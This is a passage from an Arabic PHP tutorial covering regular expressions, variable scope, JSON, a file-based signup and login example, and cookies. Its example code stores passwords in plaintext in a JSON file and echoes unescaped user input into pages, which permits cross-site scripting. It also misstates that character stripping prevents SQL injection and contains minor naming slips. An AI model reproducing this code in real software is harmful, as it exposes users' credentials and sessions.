الان لنجرب النمط السابق الذي يقوم بمطابقة تاريخ من الشكل : "YYYY-MM-DD"

```
<?php
$reg = '/(\d{4})-(\d{1,2})-(\d{1,2})/';
$date1 = '1995-5-21';
$date2 = '95-May-21';
if(preg_match($reg, $date1) != false)
{
  echo "Date '$date1' is a valid Date";
}
else
{
  echo "Date '$date1' is a NOT valid Date";
}
echo '<br>';
if(preg_match($reg, $date2) != false)
{
  echo "Date '$date2' is a valid Date";
}
else
{
  echo "Date '$date2' is a NOT valid Date";
}
?>
```

الوسيط الثالث عند تحديده يقوم بانشاء مصفوفة حيث يكون العنصر الاول فيها (مفتاحه 0) يحوي الجملة التي تمت مطابقتها , اما بقية العناصر فتمثل الانماط الفرعية بالترتيب , فمثلا لنقم بتعديل المثال السابق كي نستطيع استخراج السنة و الشهر و التاريخ :

```
<?php
$reg = '/(\d{4})-(\d{1,2})-(\d{1,2})/';
```

```
$date = '1995-5-21';
if(preg_match($reg, $date, $results) != false)
{
  echo "Date '$date' is a valid Date";
  echo '<br>';
  echo "The full match is {$results[0]} <br>";
  echo "The Year is {$results[1]} <br>";
  echo "The Month is {$results[2]} <br>";
  echo "The Day is {$results[3]}";
}
else
{
  echo "Date '$date' is a NOT valid Date";
}
/*
Date '1995-5-21' is a valid Date
The full match is 1995-5-21
The Year is 1995
The Month is 5
The Day is 21
*/
?>
```

الدالة preg_repalce :

تقوم هذه الدالة باستبدال نص بنص اخر بالإعتماد على التعابير النظامية ويكون شكلها العام كالتالي :

```
preg_replace($pattern, $replacement, $subject);
```

ويوجد طريقتين لإستدعاء هذه الدالة : الطريقة الاولى أن تكون, $replacement

$pattern مصفوفات حيث يتم استبدال كل نمط محدد بعنصر من المصفوفة pattern بنص

مقابل له من المصفوفة replacement . وأما الطريقة الثانية فتكون فيها $replacement , $pattern سلسلتان نصيتان . المثال التالي يقوم بتحويل التاريخ من الشكل "YYYY-MM-DD" الى الشكل "DD|MM|YYYY" :

```
<?php
$reg = '/(\d{4})-(\d{1,2})-(\d{1,2})/';
$replace = '$3|$2|$1';
\\$0 represents the complete match , $1 the first sub-pattern , $2 the second sub-pattern ... etc.
echo preg_replace($reg, $replace, '1995-5-21');
?>
```

في النهاية , موضوع التعابير النظامية موضوع كبير و متشعب ولا يمكن اختصاره في فصل واحد حيث يوجد هناك كتب كاملة تتحدث عنهم ككتاب Mastering Regular Expressions

الفصل السادس : استخدام JSON لتخزين وجلب البيانات

تخزين البيانات :

تتم عملية تخزين البيانات إما بإستخدام قواعد البيانات أو إستخدام الملفات , سنتعرف اليوم على كيفية حفظ البيانات بواسطة الملفات ولن نتطرق كثيراً لدوال التعامل مع الملفات إلا فتح الملف لحفظ سلسة نصية أو إستيرادها وسيأتي الحديث عن التعامل مع الملفات بشئ من التفصيل في فصل التعامل مع الملفات و المجلدات .

ولكن قبل أن نتعرف على تنسيق الـ JSON لحفظ البيانات سأذكر موضوع مدى المتغيرات

مدى المتغيرات :

يقصد بمدى المتغيرات هي الفترة من لحظة تعريف المتغير إلى أن يصبح غير مُعَرَف ولا تستطيع إستخدامه والوصول للقيمة التي يحملها.

عند تعريف متغير فهو متاح لكل العناصر تحته - أي بعد تعريفه - وحتى إذا تم تضمين ملف بعد تعريف المتغير يكون هذا المتغير متاح للإستخدام داخل أكواد الملف , ولكن لا يكون المتغير معرف داخل الدوال مثال لتتضح الصورة :

```php
<?php
$var1 = 'value';
function test()
{
  echo $var1;
}
test();
?>
```

هذا الكود سيعطي خطأ لأنها عملية وصول لمتغير غير معرف بالنسبة للدالة

المتغيرات داخل الدوال أو وسائط الدالة تعتبر متغيرات محلية تنتهي بإنتهاء الدالة ولا نستطيع إستخدام هذه المتغيرات وهذا مثال على ذلك :

```php
<?php
```

```
function test()
{
  $var1 = 'value';
}
echo $var1;
?>
```

فالكود السابق أيضاً يعطينا خطأ عند تنفيذه لمحاولة الوصول لمتغير محلي خاص بالدالة
إذاً على هذا يمكن لنا إستخدام نفس اسماء المتغيرات خارج الدالة وداخلها لأنها تعتبر متغيرات منفصلة عن بعضها البعض كالمثال التالي :

```
<?php
$var1 = 'value';
function test()
{
  $var1 = 'another value <br>';
  echo $var1;
}
test();
echo $var1;
?>
```

وواضح من الكود السابق أن قيمة المتغير الأول لم تتأثر عند إستدعاء الدالة على الرغم من أن اسم المتغير واحد
إذا أردنا إستخدام نفس المتغير داخل الدالة وإجراء تعديلات عليه فعلينا - كما تعلمنا من في فصل المصفوفات و الدوال - تمرير عنوان المتغير كوسيط للدالة بإستخدام العلامة & قبل اسم المتغير كالتالي :

```
<?php
$var1 = 'value';
function test(&$var1)
{
```

```
  $var1 = 'another value <br>';
  echo $var1;
}
test($var1);
echo $var1;
?>
```

أو استخدام الكلمة المحجوزة gobal لتعريف الدالة على أن هذا المتغير هو متغير عام وليس خاص بالدالة كالتالي :

```
<?php
$var1 = 'value';
function test()
{
  global $var1;
  $var1 = 'another value <br>';
  echo $var1;
}
test();
echo $var1;
?>
```

وعلى هذا تتعامل الدالة مع المتغير العام وأي تعديل على قيمة هذا المتغير تتم على المتغير العام

التنسيق **JSON**:

JSON وهي إختصار لـ javaScript Object Notation وهي طريقة في لغة javaScript للتعامل مع البيانات , وتم إنتشارها ودعمها في أغلب لغات البرمجة الأخرى لسهولة وديناميكية التعامل مع هذه الطريقة ويمكن لنا إستخدام هذه الصيغة كبديل أمثل لنقل البيانات بدلاً من إستخدام ملفات XML .

وأيضاً تستخدم هذه التقنية في جلب البيانات من مواقع شهيرة كموقع twitter من خلال twitter

json api وحالة الطقس من موقع yahoo من خلال . yahoo json weather api

استخدام JSON بسيط سنوضحه هنا بشكل سريع :

يتم حفظ البيانات في تنسيق JSON على شكل كائن وتوضع العناصر بين الأقواس {} أو على شكل مصفوفة وتوضع عناصر المصفوفة بين الأقواس [] .

القيم التي يتم حفظها داخل الكائن أو المصفوفة هي أعداد صحيحة وأعداد كسرية وسلاسل نصية وقيم منطقية وكائنات أخرى أو مصفوفات أخرى ويمكن الجمع بين جميع هذه الأنواع داخل كائن واحد أو مصفوفة واحدة ويتم إسناد القيم للعناصر بإستخدام الرمز ":" ويتم الفصل بين العناصر بإستخدام الفاصلة "," .أمثلة للقيم داخل الكائن :

```
{"var1":10,"var2":true,"var3":null,"var4":"value","var5":12.55}
```

ملاحظة : يجب أن يكون اسم العنصر بين علامتي إقتباس لأن بعض لغات البرمجة لا تقبل اسم العنصر بدونها , وأيضاً يجب وضع السلسة النصية بين علامتي إقتباس .

أمثلة للعناصر داخل المصفوفة :

```
[10,20.25,"value",null,true]
```

كما يمكن الجمع بين الإثنين معاً كأن يحتوي الكائن على مصفوفات أو تحتوي المصفوفات على كائنات

كائن يحتوي على مصفوفة :

```
{"var1":10,"var2":[10,20,30]}
```

مصفوفة تحتوي على كائن :

```
[10,20,{"var1":"value1","var2":900},"value2"]
```

وهكذا يتم إحتواء الكائنات والمصفوفات داخل بعضها البعض وهكذا ...

وما سبق هو كيفية هيكلة البيانات بإستخدام أسلوب الـ JSON والتالي الدوال التي تتعامل مع هذا التنسيق في لغة php :

دالة json_encode للتحويل إلى تنسيق الـ JSON .

دالة json_ decode لتحويل تنسيق JSON إلى كائنات ومصفوفات يمكن التعامل معها من خلال لغة php .

ملاحظة : المصفوفات الترابطية hash table في لغة php يتم تحويلها إلى كائن في تنسيق JSON

أولاً : تحويل البيانات إلى صيغة JSON بإستخدام دالة json_encode

أمثلة عملية لإستخدام JSON :

1- لدينا مصفوفة ترابطية بها قيم مختلفة سيتم تحويلها لتنسيق JSON كالتالي :

```
<?php
  $data['var1'] = 10;
  $data['var2'] = 20.13;
  $data['var3'] = null;
  $data['var4'] = true;
  $data['var5'] = 'value';
  echo json_encode($data);
?>
```

عند تنفيذ المثال السابق سيعطي نتيجة مماثلة للنتيجة التالية :

```
{"var1":10,"var2":20.13,"var3":null,"var4":true,"var5":"value"}
```

2- لدينا مصفوفة عادية -أي معرفاتها عبارة عن أرقام- وتحتوي على قيم مختلفة لاحظ شكل المصفوفة في المخرجات :

```
<?php
  $data[] = 10;
  $data[] = 20.13;
  $data[] = null;
  $data[] = true;
  $data[] = 'value';
  echo json_encode($data);
```

```
?>
```

المثال السابق سيعطي نتيجة مماثلة للنتيجة التالية :


```
[10,20.13,null,true,"value"]
```


3- مصفوفة عادية تحتوي على قيم وعلى مصفوفة ترابطية وعلى مصوفة عادية أخرى كالتالي :

```
<?php
  $data[] = 300;
  $data[] = array(10,20,30);
  $data[] =
array("var1"=>12.3,12.8,"var2"=>"value",9000,"var3"=>array(true,fa
lse));
  echo json_encode($data);
?>
```

عند تنفيذ المثال السابق سيعطي نتيجة مماثلة للنتيجة التالية :


```
[300,[10,20,30],
{"var1":12.3,"0":12.8,"var2":"value","1":9000,"var3":
[true,false]}]
```


4- مصفوفة ترابطية تحتوي على قيم وعلى مصفوفة عادية كالتالي :

```
<?php
  $data =
array("var1"=>12.3,12.8,"var2"=>array("value1","value2","value3"),
9000);
  echo json_encode($data);
?>
```

عند تنفيذ المثال السابق سيعطي نتيجة مماثلة للنتيجة التالية :


```
{"var1":12.3,"0":12.8,"var2":
["value1","value2","value3"],"1":9000}
```

ثانياً : تحويل صيغة JSON إلى كائنات ومصفوفات يمكن التعامل معها من خلال لغة php بإستخدام دالة json_encode :

ملاحظة : بما أننا لم نتطرق للتعامل مع الكائنات حتى الآن فدالة json_encode تأخذ وسيط ثاني في حالة إعطائه القيمة true يتم تحويل كائنات الـ JSON إلى مصفوفات ترابطية hash table وإن أردت إستخدام الكائن بدون تحويله لمصفوفة يمكنك الوصول للعناصر بإستخدام الرمز <-

1- جلب كائن في تنسيق JSON وتحويله إلى مصفوفة ترابطية في لغة PHP وبه الشكلان إما إستخدام الكائن مباشراً أو تحويله لمصفوفة ترابطية واستخدامه كالتالي :

```
<?php
  $json =
'{"var1":10,"var2":true,"var3":null,"var4":"value","var5":12.55}';
  $data1 = json_decode($json);
  $data2 = json_decode($json,true);
  // الوصول للعناصر من خلال الكائن
  echo $data1->var4;
  echo "<br>";
  // الوصول للعناصر عن طريق مصفوفة ترابطية
  echo $data2['var4'];
?>
```

عند تنفيذ المثال السابق سيعطي نتيجة مماثلة للنتيجة التالية :

```
value
value
```

2- هنا تنسيق JSON لمصفوفة تحتوي على قيم ومصفوفات وكائنات تحتوي أيضاً بداخلها على قيم ومصفوفات وهكذا يمكن العملية أن تتابع والكود التالي تم استخدام وسم العناصر ul لترتيب المخرجات وتوضيح العملية كالتالي :

```
<?php
  $json = '[300,[10,20,30],
{"var1":12.3,"0":12.8,"var2":"value","1":9000,"var3":
[true,false]}]';
  $data = json_decode($json,true);
  $HTML = "<ul>";
  foreach($data as $key=>$value)
  {

    if(is_array($value))
    {
      $HTML .= "<li>$key=>Array<ul>";
      foreach($value as $key2=>$value2)
      {

        if(is_array($value2))
        {
          $HTML .= "<li>$key2=>Array<ul>";
          foreach($value2 as $key3=>$value3)
          {
            $HTML .= "<li>$key3=>$value3</li>";
          }
          $HTML .= "</ul></li>";
        }
        else
        {
          $HTML .= "<li>$key2=>$value2</li>";
        }
      }
```

```
    $HTML .= "</ul></li>";
  }
  else
  {
    $HTML .= "<li>$key=>$value</li>";
  }
}
$HTML .= "</ul>";

echo $HTML;
?>
```

عند تنفيذ المثال السابق سيعطي نتيجة مماثلة للنتيجة التالية :

```
0=>300
1=>Array
  0=>10
  1=>20
  2=>30
2=>Array
  var1=>12.3
  0=>12.8
  var2=>value
  1=>9000
  var3=>Array
    0=>1
    1=>
```

والآن وكمثال تطبيقي لما سبق عملية التسجيل وتسجيل الدخول في موقع ما , في الفصل الرابع تم شرح التعامل مع النماذج وكيفية الحصول على البيانات منها , وفي الفصل الخامس تعلمنا كيفية التعامل مع التعابير القياسية والدوال المستخدمة معها في لغة php .

سنقوم بتقسيم العمل لمجموعة دوال وشرح كل دالة على حدة .
سنقوم بإنشاء نموذج لعملية التسجيل كما تعلمنا سابقاً ونضعه في ملف وليكن باسم signup.php وسيكون ملف معالجة البيانات هو نفسه ملف النموذج أي سنضع للخاصية action للنموذج اسم الملف ذاته والكود التالي كود هذا الملف :

```
<!Doctype html>
<html dir="rtl">
  <head>
    <meta charset="utf-8">
    <title>
      تسجيل مستخدم جديد
    </title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div class="mainLayout">
      <div class="header">
        <a href="#"> الرئيسية </a>
        <a href="login.php"> تسجيل الدخول </a>
        <a href="signup.php"> تسجيل مستخدم جديد </a>
      </div>
      <div class="content">
        <form action="signup.php?action=submit" method="POST">
          <table>
            <tr>
              <td><label> اسم المستخدم : </label></td>
              <td><input type="text" name="username" value="<?php
echo isset($_POST['username'])?$_POST['username']:''; ?>"></td>
            </tr>
```

```
          <tr>
            <td><label>البريد الإلكتروني : </label>
            <td><input type="text" name="email" value="<?php echo
isset($_POST['email'])?$_POST['email']:''; ?>"><br>
          </tr>
          <tr>
            <td><label>تأكيد البريد الإلكتروني :</label>
            <td><input type="text" name="email2" value="<?php echo
isset($_POST['email2'])?$_POST['email2']:''; ?>"><br>
          </tr>
          <tr>
            <td><label> كلمة المرور : </label>
            <td><input type="password" name="password"><br>
          </tr>
          <tr>
            <td><label>تأكيد كلمة المرور :</label>
            <td><input type="password" name="password2"><br>
          </tr>
          <tr>
            <td colspan="2"><input type="submit" name="submit"
value="  تسجيل  "></td>
          </tr>
        </table>
      </form>
    </div>
    <div class="footer">
      <span>جميع الحقوق محفوظة</span><br/>
    </div>
  </div>
```

```
  </body>
</html>
```

لاحظ استخدام في خاصية القيمة لكل عنصر وضعت كود php وهو عبارة عن حالة if المختصر , ففي حالة الضغط على زر الإرسال سيتم إرسال البيانات للملف نفسه وبهذا يمكن لنا إستخدامها ووضعها كقيم للحقول حتي لا يتم إعادة كتابة هذه القيم في كل مرة يتم الضغط فيه على زر الإرسال , فالشرط هو في حالة كون العنصر معرف يتم طباعة قيمته وإلا تكون قيمة الحقل فارغة .

والآن سنقوم بكتابة دوال للتحقق من قيم النموذج , وسنقوم بتعريف متغير عام لنضع به صيغة الخطأ وليكن $error

دالة التحقق من اسم المستخدم username_v وهي لا تأخذ وسائط كالتالي :

```
function username_v()
{
  global $error;

  if(isset($_POST['username']) and $_POST['username'] != null)
  {
    if(preg_match('/^([a-zA-Z0-9._-]){6,30}$/',
$_POST['username']))
    {
      return true;
    }
    else
    {
      $error = "يجب أن يكون اسم المستخدم مكون من الحروف الإنجليزية الكبيرة أو الصغيرة
أو الأرقام أو العلامات الخاصة . و _ و - أو خليط منهم فقط ويكون طول اسم المستخدم من 6 إلى 30
عنصر";
      return false;
    }
```

```
  }
  else
  {
    $error = "يرجى ملئ حقل اسم المستخدم";
    return false;
  }
}
```

تم إخبار الدالة باسم المتغير العام لإستخدامه داخلها .

الشرط في حالة أن اسم المستخدم username معرف داخل المصفوفة$_POST ويحمل قيمة بخلاف القيمة الفارغة يتم يتم تنفيذ الشرط التالي وإلا يتم حفظ نص الخطأ في المتغير$erro r وتعود الدالة بالقيمة الخطأ false .

في حالة تحقق الشرط الأول يتم الإنتقال للشرط التالي وهو التحقق من اسم المستخدم باستخدام دالة preg_match والتعابير القياسية , فهنا جعلنا اسم المستخدم يجب أن يتكون من الحروف الإنجليزية الكبيرة أو الصغيرة أو الأرقام أو العلامات الخاصة . و _ و - وأن لا يقل اسم المستخدم عن 6 عناصر ولا يزيد عن 30 ففي حالة تحقق هذا الشرط تعود الدالة بالقيمة الصحيحة true وإذا لم يتحقق الشرط يتم حفظ نص الخطأ في المتغير $error والعودة بالقيمة الخطأ false .

دالة pass_v للتحقق من كلمة المرور ومطابقتها بحقل تكرار كلمة المرور :

```
function pass_v()
{
  global $error;

  if((isset($_POST['password']) and $_POST['password'] != null)
    and (isset($_POST['password2']) and $_POST['password2'] !=
null))
  {
    if(preg_match('/^([a-zA-Z0-9]){6,20}$/',$_POST['password']))
    {
```

```
      if($_POST['password'] != $_POST['password2'])
      {
        $error = "كلمة المرور غير متطابقة";
        return false;
      }
      else
      {
        return true;
      }
    }
    else
    {
      $error = "يرجى كتابة كلمة مرور تحتوي على حروف إنجليزية كبيرة أو ضغيرة أو أرقام أو خليط منهم فقط وأن يكون طول كلمة المرور من 6 إلى 20 عنصر";
      return false;
    }
  }
  else
  {
    $error = "يرجى ملئ حقول كلمة المرور";
    return false;
  }
}
```

الشرط في حالة أن حقل كلمة المرور password وحقل تكرار كلمة المرور password2 معرفين وبهما قيم بخلاف القيم الفارغة يتم تنفيذ الشرط التالي وإلا يتم حفظ نص الخطأ والعودة بالقيمة الخطأ .

الشرط التالي هو شرط التحقق من كلمة السر فيجب أن تكون مكونة من الحروف الإنجليزية الكبيرة والصغيرة والأرقام فقط بحد أدنى 6 عناصر وحد أقصى 20 عنصر , في حالة تحقق

الشرط يتم الإنتقال للشرط التالي وإلا يتم حفظ نص الخطأ والعودة بالقيمة الخطأ .
الشرط التالي يتم مطابقة كلمة المرور مع تأكيد كلمة المرور في حالة تحقق الشرط تعود الدالة بالقيمة الصحيحة true وإلا تقوم بحفظ نص الخطأ والعودة بالقيمة الخطأ .
دالة email_v للتحقق من البريد الإلكتروني ومطابقته كالتالي :

```
function email_v()
{
  global $error;

  if((isset($_POST['email']) and $_POST['email'] != null)
    and (isset($_POST['email2']) and $_POST['email2'] != null))
  {
    if(preg_match('/^([a-zA-Z])([a-zA-Z0-9._-])
{2,30}@([a-zA-Z0-9.-])+\.([a-zA-Z0-9]){2,5}$/',$_POST['email']))
    {
      if($_POST['email'] != $_POST['email2'])
      {
        $error = "البريد الإلكتروني غير متطابق";
        return false;
      }
      else
      {
        return true;
      }
    }
    else
    {
      $error = "يرجى كتابة بريد إلكتروني صحيح";
      return false;
```

```
    }
  }
  else
  {
    $error = "يرجى ملئ حقول البريد الإلكتروني";
    return false;
  }
}
```

بنفس مبدأ عمل الدوال السابقة لعملية التحقق والمطابقة بخلاف تغير التعبير القياسي للتحقق من صحة البريد الإلكتروني .

سنقوم بحفظ بيانات المستخدمين على شكل مصفوفة بتنسيق JSON وهذه المصفوفة تحتوي على مصفوفات أخرى بعدد المستخدمين كل مصفوفة تحتوي على اسم المستخدم وكلمة المرور والبريد الإلكتروني ويتم حفظ هذا الكود في ملف وليكن باسم login.json كما في الشكل التالي :

```
[{"username":"username1","password":"123456","email":"username1@example.com"},
{"username":"username2","password":"333666999","email":"username2@example.com"}]
```

دالة checkUser للتحقق من وجود هذا المستخدم في الملف login.json أم لا , كما سنقوم بتعريف متغير عام باسم $data لحفظ البيانات التي سيتم جلبها من الملف كالتالي :

```
function checkUser()
{
  global $data;
  $jsonData = file_get_contents('login.json');
  if($jsonData == false ) return false;
  $data = json_decode($jsonData,true);
```

```
    foreach($data as $value)
    {
      if($value['username'] === $_POST['username']) return true;
    }
    return false;
  }
```

قمنا بإخبار الدالة باسم المتغير العام و قمنا بتعريف متغير محلي باسم $jsonData لحفظ البيانات يتم جلبها من الملف بإستخدام الدالة file_get_contents وتأخذ وسيط هو مسار الملف .

في حالة عدم جلب محتوى من الملف تعود الدالة file_get_contents بالقيمة false وعلى هذا ستعود هذه الدالة بالقيمة false وتعني أن الملف فارغ .

في حالة لم يكن الملف فارغ وبه بيانات نقوم بتحويل تنسيق JSON إلى مصفوفة ترابطية بإستخدام الدالة json_decode وإعطائها الوسيط الأول محتوى الملف والوسيط الثاني القيمة الصحيحة true وحفظ الناتج في المتغير العام $data

و الآن لدينا مصفوفة ترابطية نقوم بالمرور على محتوياتها بإستخدام حلقة الدوران foreach وفي حالة وجود مستخدم بهذا الاسم يتم العودة بالقيمة الصحيحة true وإلا تتم العودة بالقيمة الخطأ false

دالة signUp لتسجيل مستخدم جديد وحفظ البيانات في ملف signup.json كالتالي :

```
function signUp()
{
  global $data;
  $data[] = array('username'=>$_POST['username'],
          'password'=>$_POST['password'],
          'email'=>$_POST['email']);
  $FH = fopen("login.json", 'w') or die("خطأ في فتح الملف للقراءة");
  fwrite($FH, json_encode($data));
  fclose($FH);
```

```
}
```

سنستخدم المتغير العام $data في بإضافة مستخدم جديد للمصفوفة $data وسيتم جلب اسم المستخدم وكلمة المرور والبريد الإلكتروني من النموذج وإدخال مستخدم جديد في المصفوفة $ data و الآن سنقوم بفتح الملف بإستخدام fopen الوسيط الأول مسار الملف والثاني نوع العملية سنختار w أي عملية الكتابة على الملف , ودالة die للخروج من الكود في حالة حدوث خطأ في عملية فتح الملف وطباعة ما بداخلها على المتصفح , والدالة die تستخدم بشكل عام للخروج من الكود كالدالة exit . وتعود الدالة fopen في حالة نجاحها في فتح الملف بما يعرف بمقبض الملف ويتم حفظه في متغير أو إعطائه لدالة الكتابة مباشراً. دالة الكتابة على الملف fwrite تقوم بالكتابة على الملف الوسيط الأول هو مقبض الملف الذي تم فتحه والوسيط الثاني البيانات التي سيتم كتابتها في الملف .

وبعد أن إنتهينا من شرح الدوال المستخدمة سنقوم بكتابة الكود الأساسي لعملية تسجيل مستخدم جديد , وهذا الكود سيكون اسفل النموذج وهو كالتالي :

```
<?php
 // متغير لحفظ البيانات التي يتم جلبها من الملف
 $data;

 // متغير لحفظ نصوص الأخطاء
 $error;

 if(isset($_GET['action']) and $_GET['action'] == 'submit')
 {
   if( username_v() and email_v() and pass_v() )
   {
     if(checkUser())
     {
       echo ("<h4 style='color:#FF0;'>هذا المستخدم موجود بالفعل !</h4>");
```

```
      }
      else
      {
        signUp();
        echo ("<h4 style='color:#0F0;'>تم التسجيل بنجاح !</h4>");
      }
    }
    else
    {
      echo "<h4 style='color:#F53;'>$error</h4>";
    }
  }
?>
```

تعريف المتغيرات العامة $error و$data والدوال سيتم وضعها اسفل الوثيقة .
لو لاحظنا أن قيمة خاصية. action للنموذج هي signup.php?action=submit أي هناك متغير يضاف للرابط عند الضغط على زر التسجيل وهذا الأمر حتي لا يتم طباعة جملة الخطأ بوجود حقول فارغة عند الدخول لأول مرة للنموذج , ومن خلال هذا يمكن لي أن أقوم بتنفيذ أكثر من كود في نفس الصفحة كالتسجيل وتسجيل الدخول ولكن هنا سنكتفي بأن يكون كل ملف مختص بشئ .
الشرط يتم التحقق من تعريف المتغير action وإحتوائه على القيمة submit وإلا لا يتم تنفيذ الكود .

الشرط التالي هو إستدعاء دالة التحقق من اسم المستخدم وكلمة المرور والبريد الإلكتروني وأن جميعهم يجب أن يعودوا بالقيمة الصحيحية true وإلا يتم طباعة رسالة الخطأ للمستخدم المخزنة في المتغير العام$error .
في حالة تحقق الشرط يتم إستدعاء دالة التحقق من وجود مستخدم بهذا الاسم مخزن من قبل في الملف , فهي تعود بالقيمة الصحيحة True في حالة وجود مستخدم بنفس الاسم أو تعود بالقيمة false إذا كان الملف فارغ أو ليس هناك مستخدم بهذا الاسم وعلى هذا يتم تسجيل

مستخدم جديد وطباعة رسالة تفيد بذلك أو إظهار رسالة بأن هذا الاسم مستخدم من قبل .
وبهذا إنتهينا من عملية تسجيل الدخول ولكن هذه الطريقة لا تصلح للمواقع التي يكون بها عدد مستخدمين كبير , فهنا علينا إستخدام قواعد البيانات أو تطوير بنية هذا النظام لمزيد من سرعة البحث والمعالجة .

ثانياً : عملية تسجيل الدخول :

في البداية سنحتاج نموذج لتسجيل الدخول كالتالي :

```
<form action="login.php?action=submit" method="POST">
  <table>
    <tr>
      <td><label> اسم المستخدم : </label></td>
      <td><input type="text" name="username"></td>
    </tr>
    <tr>
      <td><label> كلمة المرور : </label>
      <td><input type="text" name="password"><br>
    </tr>
    <tr>
      <td colspan="2"><input type="submit" name="submit" value="
تسجيل الدخول"></td>
    </tr>
  </table>
</form>
```

وسنحتاج لدالة لعملية تسجيل الدخول وهي دالة login :

```
function login($username,$password)
{
  $jsonData = file_get_contents('login.json') or die(" لم يتم جلب
محتوى الملف");
```

```
  $data = json_decode($jsonData,true);
  foreach($data as $value)
  {
    if($value['username'] == $username and $value['password'] ==
$password) return true;
  }
  return false;
}
```

تأخذ هذه الدالة وسيطين هما اسم المستخدم وكلمة المرور -يمكن لنا تفيذ هذه الدالة كالدوال السابقة بدون وسائط ولكن أردت التنويع فقط - , نقوم بجلب محتوى الملف كما تم شرحه في الفقرات السابقة , و ثم نقوم بالمرور على عناصر المصفوفة للتحقق من وجود المستخدم , ففي حالة مطابقة اسم المستخدم وكلمة المرور يقوم الدالة بالعودة بالقيمة الصحيحة true وإلا تعود بالقيمة الخطأ false .والآن مع الكود الأساسي للصفحة :

```
<?php
  if(isset($_GET['action']) and $_GET['action'] == 'submit')
  {
    if(isset($_POST['username']) and $_POST['username'] != null
and isset($_POST['password']) and $_POST['password'] != null)
    {
      $username = preg_replace('/[^a-zA-Z0-9._-]/','',
$_POST['username']);
      $password = preg_replace('/[^a-zA-Z0-9]/','',
$_POST['password']);
      if(login($username,$password))
      {
        echo "<h3 style='color:#0F0;'> تم تسجيل الدخول مرحباً بك <h3>";
      }
      else
      {
```

```
      echo "<h3 style='color:#F33;'> لم تتم عملية تسجيل الدخول حاول مجدداً
<h3>";
     }
   }
   else
   {
     echo "<h3 style='color:#F33;'>يرجى ملئ جميع الحقول<h3>";
   }
  }
?>
```

في البداية التحقق من أن المستخدم قد ضغط على زر تسجيل الدخول من خلال متغير الرابط action وقيمته هي submit

الشرط في حالة تعريف اسم المستخدم وكلمة المرور وإحتوائهم على قيم غير القيمة الفارغة يتم تنفيذ الشرط التالي وإلا طباعة رسالة بالخطأ .

يتم إزالة أي رموز غير الحرورف الإنجليزية والأرقام والرموز المسموح بها -وهذه العملية تعتبر عملية أمنية لحماية الموقع من الإختراق- فمن خلالها يمكن إختراق قاعدة البيانات وتعرف بـ sql injection

و نفس الأمر لكلمة المرور مع إختلاف التعبير القياسي فهنا يزيل كل شي بخلاف الحروف الإنجليزية والأرقام

بعد هذه العملية يتم إستدعاء دالة تسجيل الدخول للتحقق من وجود المستخدم من عدمه وطباعة رسالة تفيد بذلك

الفصل السابع : الجلسات sessions والكعكات cookies

في الفصول السابقة لقد تعلمنا كيف نقوم بإنشاء نموذج لعملية تسجيل المستخدم و كيفية التحقق من مدخلاته عن طريق التعابير النظامية , اليوم سوف نتعلم كيفية استخدام الكعكات والجلسات لجعل برنامجنا أكثر تفاعلية .

الكعكات cookies :

هي ملفات نصية صغيرة تستخدمها المواقع للتعرف على المُستخدم (مثلاً) ويُخزنها المتصفح على جهاز المستخدم , ويكون لكل متصفح كعكات منفصلة عن المتصفحات الأخرى . والبيانات المُخزنة في الكعكات لا يُمكن لأي موقع أن يصل إليها بإستثناء الموقع الذي قام بتخزينها .
مثال عن الكعكات : الكعكات التي تحفظها مواقع التواصل الإجتماعي, والتي تحوي اسم المستخدم حيث لا نحتاج لكتابة اسم المستخدم و كلمة المرور في كل مرة نقوم بتسجيل الدخول الى تلك المواقع .
طريقة استخدام الكعكات : وذلك بواسطة الدالة setcookie حيث يكون شكلها العام كالتالي :

```
setcookie($name, $value, $expire, $path, $domain, $secure,
$httponly);
```

بشكل عام الوسيط الاجباري الوحيد هو الوسيط الأول , لكن عندما نُريد أن نُخزن قيمة ما في الكعكة يلزمنا على الأقل استخدام أول وسيطين , حيث الوسيط الثاني هو القيمة المُسندة الى هذا المتغير مثال :

```
setcookie('name', 'username');
```

حيث تم حفظ القيمة omar في متغير تابع للكعكات اسمه name , ويمكن استرجاع القيمة بواسطة المصفوفة $_COOKIE التي تكون عناصرها مكونة من جميع المتغيرات التابعة للكعكات :

```
echo $_COOKIE['name'];          #سيتم طباعة username
```

لكن , وبما أننا لم نعين قيمة لوقت الانتهاء expire time , فإنها تأخذ القيمة 0 وهذا يعني أن الكعكة سوف تُحذف عندما نُغلق المتصفح , أما الكعكة التالية فسوف تُحذف بعد مرور يوم كامل , لأن الدالة time تُعيد الوقت الحالي , ومن ثم نُضيف له 60*60*24 اي يوم كامل مُقدراً بالثواني

```
setcookie('name', 'omar', time() + 60 * 60 * 24);
```

المسار path يمكن وضع قيمة لهذا المدخل اذا أردنا ان نجعل الكعكة متاحة لجزء من الموقع , مثلا إذا كانت قيمة "path"/example تجعل الكعكة متاحة للمجلد example فقط بينما "/"

تجعلها متاحة لجميع المجلدات في الموقع :

```
setcookie('name', 'omar', time()+ 60*60*24, '/');
```

اما الوسيط $secure فيأخذ true أو false ويشير الى أن الكعكعة يجب ان يتم نقلها بواسطة اتصال آمن عن طريق HTTPS وتكون قيمتها الافتراضية false .

أما الوسيط الاخير $httponly فيشير الى ان الكعكة لا يمكن الوصول اليها الا عن طريق بروتوكول HTTP وهذا يعني ان القيم المُخزنة في الكعكة لا يمكن الوصول اليها عن طريق javascript على سيبل المثال .

مثال عن استخدم الكوكيز : سنقوم بهذا المثال بإنشاء نموذج يُمكن المُستخدم من ادخال اسمه ومن ثم حفظه ككعكة , قم بحفظ الملف التالي باسم index.html :

```
<html>
  <head>
    <title>cookies and sessions example</title>
  </head>
  <body>
    <form action="file1.php" method="get">
      please enter your name : <input type="text" name="name">
<input type="submit" value="send">
    </form>
  </body>
</html>
```

أما الكود التالي فيقوم بمعالجة اسم المُستخدم الذي ارسل من صفحة index.html , انشىء ملف باسم file1.php واكتب الكود التالي بداخله :

```
<?php
if(isset($_GET['name']))
{
  setcookie('name', $_GET['name'], time() + 60 * 60 * 24);
  echo 'welcome '.$_GET['name'].' the cookie "name" is set to '.
```

```
$_GET['name'];
  echo '<br>please go to <a href="2.php">page 2</a> to test the
cookies';
}
else
{
  if(isset($_COOKIE['name']))
  {
    $name = $_COOKIE['name'];
    echo "your name is $name this is done using cookies ;)";
  }
  else
  {
    echo 'please enter your name in the first <a
href="index.html">page</a>';
  }
}
?>
```

